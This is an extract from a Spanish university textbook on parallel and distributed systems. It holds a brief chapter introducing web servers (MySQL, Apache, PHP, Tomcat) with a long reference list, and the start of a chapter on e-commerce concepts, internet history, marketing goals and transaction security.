Parallel and Distributed Systems

Masataka Inoue (ed.)
Osaka Institute of Technology

VNiVERSiDAD D SALAMANCA
CAMPUS DE EXCELENCIA INTERNACIONAL
800 AÑOS VNiVERSiDAD D SALAMANCA 1218 ~ 2018
Ediciones Universidad Salamanca

AQUILAFUENTE, 239

Motivo de cubierta: María Alonso

1.º edición: febrero, 2019
ISBN: 978-84-9012-858-6 (PDF)

Ediciones Universidad de Salamanca
Plaza de San Benito, s/n - E-37008
Salamanca (España)
Telf: +34 923 294 598 - http://www.eusal.es
eus@eusal.es

Realizado en España – Made in Spain

♠

CEP. Servicio de Bibliotecas
Masataka Inoune (eds.).—1a. ed., febrero 2019.— Salamanca : Ediciones Universidad de Salamanca, 2019
1 recurso en línea (1047 p.) (PDF). —(Aquilafuente ; 239)
Parallel and Distributed Systems
Contribuciones en español y resumen en inglés
Bibliografía al final de cada capítulo
Modo de acceso: WWW. URL: http://edicionesusal.com/978-84-9012-858-6
1. Ciencias-Filosofía-Congresos. 2. Tecnología-Filosofía-Congresos. I. Cuevas Badallo, Ana, editor.
II. Congreso Iberoamericano de Filosofía de la Ciencia y la Tecnología (4o. 2017. Salamanca, España). 5/6:1(063)

♠

Catalogación de editor en ONIX accesible en https://www.dilve.es/

Parallel and Distributed Systems

Entorno tecnológico: Servidores

Florentino Fernández [1]

[1] University of Vigo, Circunvalación ao Campus Universitario, 36310 Vigo, Pontevedra, Spain
verola@uvigo.es

Resumen. En este capítulo se presentan los principales conceptos relacionados con los entornos tecnológicos más usados en el desarrollo de aplicaciones web. Se presenta un breve resumen enumerando las principales tecnologías utilizadas en el desarrollo de aplicaciones web basadas en servidores.

Palabras clave: Servidores; servicios web.

Abstract. This chapter presents the main concepts related to the technological environments most used in the development of web applications. It presents a brief summary listing the main technologies used in the development of web applications based on servers.

Keywords: Servers; web services.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1. Introducción

Éste es un tema principalmente práctico en el que se tratará la descripción, instalación y configuración de distintos tipos de servidores y herramientas para el desarrollo de aplicaciones Web. El objetivo principal es que el alumno sea capaz de preparar un sistema para desarrollar o alojar aplicaciones web. El tema está dirigido por un Wiki que, de un modo gráfico, guiará al alumno paso a paso en el proceso de instalación y configuración [1-15].

2. Aplicaciones

En esta sección se detallan las aplicaciones y servidores que se tratarán en este tema.

2.1. Base de Datos MySQL

MySQL es un sistema de gestión de base de datos relacionales, multihilo y multiusuario desarrollado por la empresa MySQL AB. Se distribuye bajo licencia GNU GPL, por lo que se considera software libre y su uso es gratuito siempre que no sea con fines comerciales. Actualmente existen más de 6 millones de instalaciones de MySQL y su uso está muy extendido en aplicaciones Web y en proyectos de software libre [16-30].
Junto con el SGBD, MySQL AB proporciona diversas herramientas para la gestión y consulta de la base de datos cuya instalación y funcionamiento también se tratará en este tema.

2.2. Servidor HTTP Apache

El servidor HTTP Apache es un servidor web HTTP de código abierto desarrollado y mantenido por la Apache Software Foundation. Desde 1996 es el servidor http más utilizado, llegando a cuotas del 70% del mercado. Se caracteriza por tener una arquitectura modular, que permite ampliar sus funcionalidades añadiendo nuevos módulos.

2.3. PHP

Uno de los módulos más empleados en el servidor HTTP Apache es el de PHP. PHP es un lenguaje de script del lado del servidor que permite la creación de páginas Web dinámicas. Nacido a mediados de los años 90, su desarrollo actual es responsabilidad el The PHP Group, que lo mantiene como software libre.
La combinación del servidor HTTP Apache con el módulo PHP le añade un gran número de funcionalidades, permitiendo el trabajo con bases de datos, manejo de XML, uso de servicios Web, etc [31-40].

2.4. Servidor Web Tomcat

Tomcat es un servidor Web con soporte para servlets y JavaServer Pages. Desarrollado y mantenido por la Apache Software Foundation, además de implementar el protocolo HTTP/1.1, implementa las especificaciones de servlets y de JSPs de Sun Microsystems. Tomcat también se distribuye bajo una licencia de software libre.
Tomcat permite el desarrollo de aplicaciones web empleando el lenguaje de programación Java. Además, las páginas JSP permiten hacerlo usando un lenguaje de script del lado del servidor [41-46].

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.5. Herramientas de Desarrollo y Utilidades

Además de estos servidores se explicará la instalación de otras herramientas de desarrollo y utilidades que faciliten el trabajo y el desarrollo de aplicaciones con este tipo de servidores.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

References

1. Adriana Fernández-Fernández, Cristina Cervelló-Pastor, Leonardo Ochoa-Aday (2016). Energy-Aware Routing in Multiple Domains Software-Defined Networks. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
2. Alberto Fernández-Isabel, Rubén Fuentes-Fernández (2015). Simulation of Road Traffic Applying Model-Driven Engineering. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
3. Ana Oliveira Alves, Bernardete Ribeiro (2015). Consensus-based Approach for Keyword Extraction from Urban Events Collections. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
4. Ángel Martín del Rey, F. K. Batista, A. Queiruga Dios (2017). Malware propagation in Wireless Sensor Networks: global models vs Individual-based models. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
5. Anna Vilaro, Pilar Orero (2013). User-centric cognitive assessment. Evaluation of attention in special working centres: from paper to Kinect. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
6. António Pereira, Filipe Felisberto, Luis Maduro, Miguel Felgueiras (2012). Fall Detection on Ambient Assisted Living using a Wireless Sensor Network. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
7. Antonio Pinto, Ricardo Costa (2016). Hash-chain-based authentication for IoT. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
8. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
9. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
10. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
11. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
12. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
13. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
14. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
15. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
16. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In Advances in Intelligent Systems and Computing (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8
17. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
18. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
19. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3155, pp. 547–559). https://doi.org/10.1007/978-3-540-28631-8
20. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

21. Daniel Fuentes, Rosalía Laza, Antonio Pereira (2013). Intelligent Devices in Rural Wireless Networks. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
22. David Griol, Jesús García-Herrero, José Manuel Molina (2013). Combining heterogeneous inputs for the development of adaptive and multimodal interaction systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
23. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
24. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
25. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
26. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
27. Heli Koskimaki, Pekka Siirtola (2016). Accelerometer vs. Electromyogram in Activity Recognition. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
28. Hoon Ko, Kita Bae, Goreti Marreiros, Haengkon Kim, Hyun Yoe, Carlos Ramos (2014). A Study on the Key Management Strategy for Wireless Sensor Networks. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
29. Javier Gómez, Xavier Alamán, Germán Montoro, Juan C. Torrado, Adalberto Plaza (2013). AmICog – mobile technologies to assist people with cognitive disabilities in the work place. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
30. Jose-Luis Jiménez-García, David Baselga-Masia, Jose-Luis Poza-Luján, Eduardo Munera, Juan-Luis Posadas-Yagüe, José-Enrique Simó-Ten (2014). Smart device definition and application on embedded system: performance and optimization on a RGBD sensor. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
31. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
32. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0
33. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
34. Marisol García-Valls (2016). Prototyping low-cost and flexible vehicle diagnostic systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
35. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
36. Pablo Campillo-Sánchez, Juan Antonio Botía, Jorge Gómez-Sanza (2013). Development of Sensor Based Applications for the Android Platform: an Approach Based on Realistic Simulation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
37. Pablo Chamoso, Fernando De La Prieta (2015). Swarm-Based Smart City Platform: A Traffic Application. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
38. Pérez, A., Chamoso, P., Parra, V., & Sánchez, A. J. (2014). Ground Vehicle Detection Through Aerial Images Taken by a UAV. In Information Fusion (FUSION), 2014 17th International Conference on.
39. Prieto, J., Alonso, A. A., de la Rosa, R., & Carrera, A. (2014). Adaptive Framework for Uncertainty Analysis in Electromagnetic Field Measurements. Radiation Protection Dosimetry, ncu260.
40. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. IEEE Transactions on Signal Processing, 60(4), 1585–1596.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

41. Prieto, J., Mazuelas, S., Bahillo, A., Fernández, P., Lorenzo, R. M., & Abril, E. J. (2013). Accurate and Robust Localization in Harsh Environments Based on V2I Communication. In Vehicular Technologies - Deployment and Applications. INTECH Open Access Publisher.
42. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
43. Sigeru Omatu, Hideo Araki, Toru Fujinaka, Mitsuaki Yano, Michifumi Yoshioka, Hiroyuki Nakazumi, Ichiro Tanahashi (2012). Mixed Odor Classification for QCM Sensor Data by Neural Network. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
44. Víctor Corcoba Magaña, Mario Muñoz Organero (2014). Reducing stress and fuel consumption providing road information. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
45. Víctor Parra, Vivian López, Mohd Saberi Mohamad (2014). A multiagent system to assist elder people by TV communication. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
46. Xian Wang, Paula Tarrío, Ana María Bernardos, Eduardo Metola, José Ramón Casar (2012). User-independent accelerometer-based gesture recognition for mobile devices. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Introducción al Comercio y Negocio Electrónico

David Palomar Delgado [1]

[1] University Carlos III – Calle Madrid, 126, 28903 Getafe, Madrid, Spain
dpalomar@inf.uc3m.es

Resumen. Desde el nacimiento de internet se han producido muchos avances en el uso que le hemos dado a internet. En la actualidad, se realiza gran parte del comercio mediante internet, es decir, comercio electrónico. En este capítulo vamos a introducir los conceptos básicos del comercio y negocio electrónico. Una buena planificación del marketing en la red consigue que cualquier pequeño negocio pueda crear la presencia y aparición en la Red del mismo modo que lo consigue cualquier gran organización. Además, se pone especial énfasis en el comercio electrónico mediante aplicaciones de los móviles, ya que son un medio muy eficaz para llegar al mayor número posible de clientes.

Palabras clave: Comercio electronico.

Abstract. Since the birth of the internet there have been many advances in the use we have given to inter-net. At present, a large part of Internet commerce is carried out, that is to say, electronic commerce. In this chapter we will introduce the basic concepts of e-commerce and e-business. A good network marketing planning makes it possible for any small business to create the presence and appearance on the Net in the same way as any large organization. In addition, special emphasis is placed on e-commerce through mobile applications, as they are a very effective means of reaching as many customers as possible.

Keywords: E-Commerce

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1. Introduction a Internet

1.1 Internet como nuevo canal de comunicación

Internet es una red de computadoras de ámbito global, basada en tecnología abierta y un funcionamiento descentralizado. En esta sección se introducen los fundamentales hitos de su desarrollo histórico y de negocio.

1.1.1 Origen de Internet

En 1957 la Unión Soviética lanzó el primer satélite artificial "*Sputnik*", causando como reacción en Estados Unidos la creación de ARPA (*Agencia para Proyectos de Investigación Avanzada*) dentro del Departamento de Defensa, para asegurar que los Estados Unidos no volvieran a verse adelantados en la frontera tecnológica. De dicha agencia se dependía la IPTO (*Oficina para las Tecnologías de Procesamiento de la Información*). El objetivo de la IPTO, era buscar mejores maneras de usar los ordenadores. La tendencia era que cada uno de los principales investigadores que trabajaban para la IPTO parecía querer tener su propia computadora, con los costes y redundancia asociados, especialmente en aquellos momentos en que los ordenadores eran grandes y caros [1-5].

Se recogió la vieja idea de *Licklider* de una red de ordenadores y se empleó a *Larry Roberts*, del MIT, para dirigir el proyecto. Roberts sería el arquitecto principal de una nueva red de ordenadores conocida como ARPANET. El hecho de que cada fabricante de ordenadores usaba su propio conjunto de normas técnicas implicó la necesidad de encontrar estándares, para *interconectar computadoras de diferentes fabricantes.* Así, el problema de escoger un fabricante u otro se vería disminuido y se eliminaría la dificultad de tener que usar procedimientos diferentes para acceder a cada tipo de computadora; además, la red podía ser resistente a fallos, de tal modo que, si un nodo de la red fallaba, los demás podrían seguir trabajando.

El proyecto ARPAnet se finalizó en 1969. ARPAnet, es el antecesor de lo que ahora conocemos como Internet. De esta historia cabe resaltar que Internet tiene en sus orígenes una motivación de carácter económico, relativa a la estandarización de los protocolos para facilitar la compartición de recursos.

En 1989 también, en el CERN de Ginebra, un grupo de Físicos encabezado por Tim Berners-Lee, crearon el lenguaje HTML, basado en el SGML. En 1990 el mismo equipo construyó el primer cliente Web, llamado WorldWideWeb (WWW), y el primer servidor web.

Actualmente Internet incluye aproximadamente 5000 redes en todo el mundo y más de 100 protocolos distintos basados en TCP/IP, que se configura como el protocolo de la red. Los servicios disponibles en la red mundial de PC, han avanzado mucho gracias a las nuevas tecnologías de transmisión de alta velocidad, como DSL y Wireless, se ha logrado unir a las personas con videoconferencia, ver imágenes por satélite (ver tu casa desde el cielo), observar el mundo por webcams, hacer llamadas telefónicas gratuitas, o disfrutar de un juego multijugador en 3D, un buen libro PDF, o albums y películas para descargar.

El 3 de enero de 2006 Internet alcanzó los mil millones de usuarios. Se prevé que en diez años, la cantidad de navegantes de la Red aumentará a 2.000 millones.

1.1.2 La integración de Internet en la empresa

Existen diferentes formas de utilizar la tecnología de Internet dentro de las organizaciones. En lo que sigue repasamos algunas de las más importantes.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.1.2.1 Internet dentro de la empresa: la Intranet

Una Intranet, como Internet, tiene como base el protocolo TCP/IP de Internet y, por ser privada, puede emplear mecanismos de restricción de acceso como lo son contraseñas de acceso o incluso a nivel de hardware como un sistema *firewall* (cortafuegos) que pueda restringir el acceso a la red organizacional.

Una **intranet** es una red de Área Local (LAN) privada empresarial o de una institución que proporciona herramientas como las de Internet, las cuales tienen como función principal proveer lógica de negocios para aplicaciones de captura, reportes, consultas, etc. con el fin de auxiliar la producción de dichos grupos de trabajo; es también un importante medio de difusión de información interna a nivel de grupo de trabajo.

Una Intranet no necesariamente proporciona Internet a la organización; hay organizaciones que por seguridad no tienen servicio de Internet, como por ejemplo, en organizaciones militares [6-10].

1.1.2.2 Internet como soporte al negocio: Estrategias posibles ante Internet

Una buena planificación del marketing en la Red consigue que cualquier pequeño negocio pueda crear la presencia y aparición en la Red del mismo modo que lo consigue cualquier gran organización. En Internet la gran empresa no dispone de las ventajas que posee en cualquier otra forma de venta o comunicación y el conocimiento del cliente se puede aplicar a gran cantidad de personas de forma homogénea y eficaz. El éxito de su presencia en la Red depende del desarrollo de las medidas de marketing que cumplan con los objetivos comerciales de la empresa, y ello puede conseguirlo tanto una gran empresa como un pequeño negocio.
Cuando hablamos de objetivos del marketing en Internet no debemos olvidarnos de cuáles son los objetivos generales del marketing que la empresa se ha planteado. Sin embargo, existen una serie de objetivos que son específicos del marketing aplicado en la Red. Alguno de estos son:

- La empresa siempre debe mantener el interés por parte de sus clientes hacia su producto o servicio. Las acciones de marketing iniciales de la empresa deben ir destinadas en primer lugar a crear el interés hacia su producto, pero ello no es suficiente, ya que si la empresa no consigue mantenerlo mediante acciones efectivas de marketing, no se "fideliza" al cliente, perdiendo el valor de la relación con el cliente.
- El cliente debe ser informado de manera continua pero pertinente con aspectos y características del producto que consigan mantener su interés hacia él. Asimismo resulta importante la construcción y mantenimiento de unas relaciones a largo plazo con los clientes, ya que ello asegurará el éxito del negocio en el ciberespacio.
- El simple mantenimiento del interés sobre el producto no es suficiente, la empresa debe saber mantener de forma paralela a todos los clientes existentes. La empresa debe emprender acciones de marketing que le permitan mantener sus actuales clientes.
- Por último, la empresa no debe conformarse con un número determinado de clientes, ya que estos pueden fallarle por diversas circunstancias, y con ello disminuir las ventas de

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

su producto. La empresa debe desarrollar acciones que le conduzcan hacia la consecución de un flujo continuo de nuevos clientes.

Estos objetivos no son los únicos que se puedan plantear cualquier empresa que desea emprender acciones de marketing en las autopistas de la información. De hecho, son tan variados los objetivos que se observan en la planificación que es posible clasificarlos de la siguiente forma:

1. **Objetivos de información.-** La empresa se puede plantear en su estrategia de marketing en la red el simple objetivo de captar información. Por supuesto, la información debe ser útil para los intereses comerciales de la empresa y debe ser captada gracias a la presencia de la empresa en Internet. Entre estos objetivos encontramos los siguientes:
   a. Conseguir un listado de clientes potenciales sobre los que emprender acciones comerciales.
   b. Recopilar información sobre los gustos y preferencias de los consumidores con objeto de tener una guía para desarrollar el producto de la empresa.
2. **Objetivos de gestión comercial.-** Con su presencia en la Red la empresa también puede plantearse conseguir mejorar las acciones de marketing desarrolladas por la empresa. Es decir, utilizar la Red como un medio que le lleve a diseñar una mejor estrategia de marketing. Algunos de los objetivos que se plantean las empresas en este sentido son:
   a. Testar la respuesta de los consumidores a las acciones de marketing.
   b. Encontrar socios, distribuidores o franquiciados de los productos de la compañía
3. **Objetivos corporativos.-** El último grupo de objetivos hace referencia a aquellos que basan su existencia en conseguir mejorar la imagen de la empresa. Definiendo este tipo de objetivos la empresa intenta que su presencia en la Red mejore su imagen de empresa. Los principales objetivos que encontramos son los siguientes:
   a. Ofrecer un servicio más ágil a los consumidores.
   b. Conseguir desarrollar la imagen de marca de la empresa o su imagen corporativa.

1.1.3 La seguridad en Internet: seguridad en las transacciones

La seguridad en las transacciones tiene cuatro ingredientes fundamentales:

- **Autenticidad.** Las entidades participantes en la transacción deben estar debidamente identificadas antes de comenzar la misma. La autenticidad se consigue mediante el uso de los certificados y firmas digitales.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- **Confidencialidad.** Debemos estar seguros de que los datos que enviamos no pueden ser leídos por otra persona distinta del destinatario final deseado. La confidencialidad de consigue en las transacciones electrónicas con el uso de la criptografía.
- **Integridad.** Es necesario estar seguro de que los datos que enviamos llegan íntegros, sin modificaciones, a su destino final.
- **No repudio.** debemos estar seguros de que una vez enviado un mensaje con datos importantes o sensibles el destinatario de los mismos no pueda negar el haberlos recibido. Y en una compra en línea debe garantizarse que una vez finalizada la misma ninguna de las partes que intervienen pueda negar haber participado en ella.

En las transacciones seguras en Internet nos podemos encontrar con esos ingredientes, aunque en ocasiones, no se garantizan algunos de ellos. Por ejemplo, el no repudio realmente no se fuerza en muchas de las transacciones en Internet.

1.2 Internet como nuevo canal de venta

1.2.1 Introducción

Se denomina *comercio* a la actividad socioeconómica consistente en el intercambio (la compra y venta) de bienes o servicios, sea para su uso, para su venta o para su transformación mediante otros procesos productivos. Esos intercambios tienen la característica de producirse libremente, debido a que cada una de las partes implicadas obtiene un valor subjetivo del intercambio, es decir, valora en más lo adquirido que lo entregado a cambio. Los intercambios comerciales implican la transferencia de bienes pero también la transferencia de documentos comerciales, tales como pedidos, albaranes o facturas. Desde esta perspectiva, el comercio electrónico (*comercio-e* o *e-commerce*) puede considerarse como el soporte de las transacciones comerciales mediante tecnologías de la información y las comunicaciones [11-15].

El **comercio electrónico** es el intercambio comercial soportado por redes informáticas, incluyendo a las actividades asociadas de *marketing* llevadas a cabo mediante redes de ordenadores.

1.2.2 Servicios de internet

- **NAVEGACION WEB (WWW):** World Wide Web (La telaraña que envuelve al mundo). Es un sistema de "hojas", o "páginas Web" que cualquier usuario de Internet puede dejar a la vista de todo el mundo (casi literalmente). Es el sistema más popular, para buscar y compartir información, dentro de Internet.
- **BUSCADORES WEB:** Son herramientas que nos permiten filtrar y localizar la información que busquemos y que puede estar esparcida en miles de páginas Web.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **CORREO ELECTRONICO:** Permite enviar mensajes de texto y ficheros de cualquier tipo a usuarios de INTERNET situados en cualquier parte del mundo. Los mensajes llegan de un extremo a otro del planeta en cuestión de segundos. Al poder enviar cualquier tipo de fichero, podemos enviar cualquier tipo de información o programa, siendo más versátil y ágil que el correo tradicional o el Fax.
- **MENSAJERIA INSTANTÁNEA:** Permite recibir y enviar mensajes en tiempo real. Según los hemos escrito y enviado llegan al destinatario. Es posible tener activado el sistema, mientras trabajamos con otra aplicación, y en cuanto nos envíen un mensaje se activará en nuestra pantalla una ventana de aviso para atenderlo.
- **IRC o CHAT:** Como la mensajería instantánea, pero en este caso nos conectamos a canales, o grupos de personas normalmente desconocidas, que comparten una misma afición, actividad o ideas.
- **VIDEOCONFERENCIA:** Permite comunicarnos mediante voz e imagen con otros usuarios de Internet, situados en cualquier parte del planeta, al precio de una llamada local o tarifa plana. La calidad de la comunicación dependerá del tipo de línea telefónica usada y su velocidad.
- **TELNET:** Este servicio nos permite conectarnos a un ordenador para manejarlo de la misma manera que si lo hiciéramos desde su mismo teclado. Hay ordenadores que ofrecen bases de datos y catálogos de biblioteca a cualquier usuario, y otros de acceso restringido mediante claves.
- **FTP:** File Transfer Protocol. Este servicio permite transferir cualquier tipo de archivo entre ordenadores. Se utiliza para traer aplicaciones desde ordenadores remotos. Si permiten el acceso a cualquier usuario se llaman servidores FTP anónimos.
- **WAIS:** Permite localizar la información buscando en bases de datos indexadas mediante palabras clave, sobre los temas que nos interesen.
- **NEWS o grupos de discusión:** Permite participar en miles de grupos donde se opina, debate, pregunta, responde sobre un tema concreto. Existen miles de temas o grupos de discusión. Es una manera de compartir ideas y, en muchos casos, de solucionar problemas concretos ya que son grupos accesibles desde cualquier parte del mundo y es muy posible que a un foro determinado acceda gente especializada en el tema que se trata.


ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2 Comercio y negocio electrónico

El término "negocio electrónico" (*negocio-e* o *e-business*) tiene connotaciones muy similares al de comercio-e, lo cual requiere una clarificación de las diferencias.
El negocio (*business*) puede definirse como la gestión de los recursos humanos y materiales para organizar la productividad colectiva para mejorar la satisfacción de las necesidades de las personas. Este tipo de organización es típica de las economías libres, en las cuales las empresas (a las que también se hace referencia en ocasiones con el término "negocio") son el elemento organizador central. De esta definición se puede extraer que el comercio es una parte del negocio como organización general, si bien es la actividad imprescindible que permite dicha organización. Por tanto, el negocio-e incluye al comercio-e pero abarca otras áreas de la organización empresarial que no pueden clasificarse estrictamente como comercio [16-20].

El **negocio electrónico** es cualquier actividad en el entorno empresarial que se realiza con el soporte de redes de ordenadores. Entre esas actividades se encuentran las actividades de comercio-e.



Diferencias entre e-business y e-commerce

2.1.1 Tecnologías aplicadas al posicionamiento del comercio

Disponer los recursos en Internet es poner la información para que sea encontrada por terceros. Para poder conectar con cualquiera de los servidores que forman parte de Internet, es necesario indicar su URL.

2.1.1.1 URLs y URIs

URL significa *Uniform Resource Locator*, es decir, localizador uniforme de recurso. Es una secuencia de caracteres, de acuerdo a un formato estándar, que se usa para nombrar recursos, como documentos e imágenes en Internet, por su localización.
Desde 1994, en los estándares de la internet, el concepto de URL ha sido incorporado dentro del más general de URI (Uniform Resource Identifier - Identificador Uniforme de Recurso), pero el término URL aún se utiliza ampliamente.
El formato general de un URL es:
protocolo://máquina/directorio/fichero
Por ejemplo:
http://blog.posicionado.com
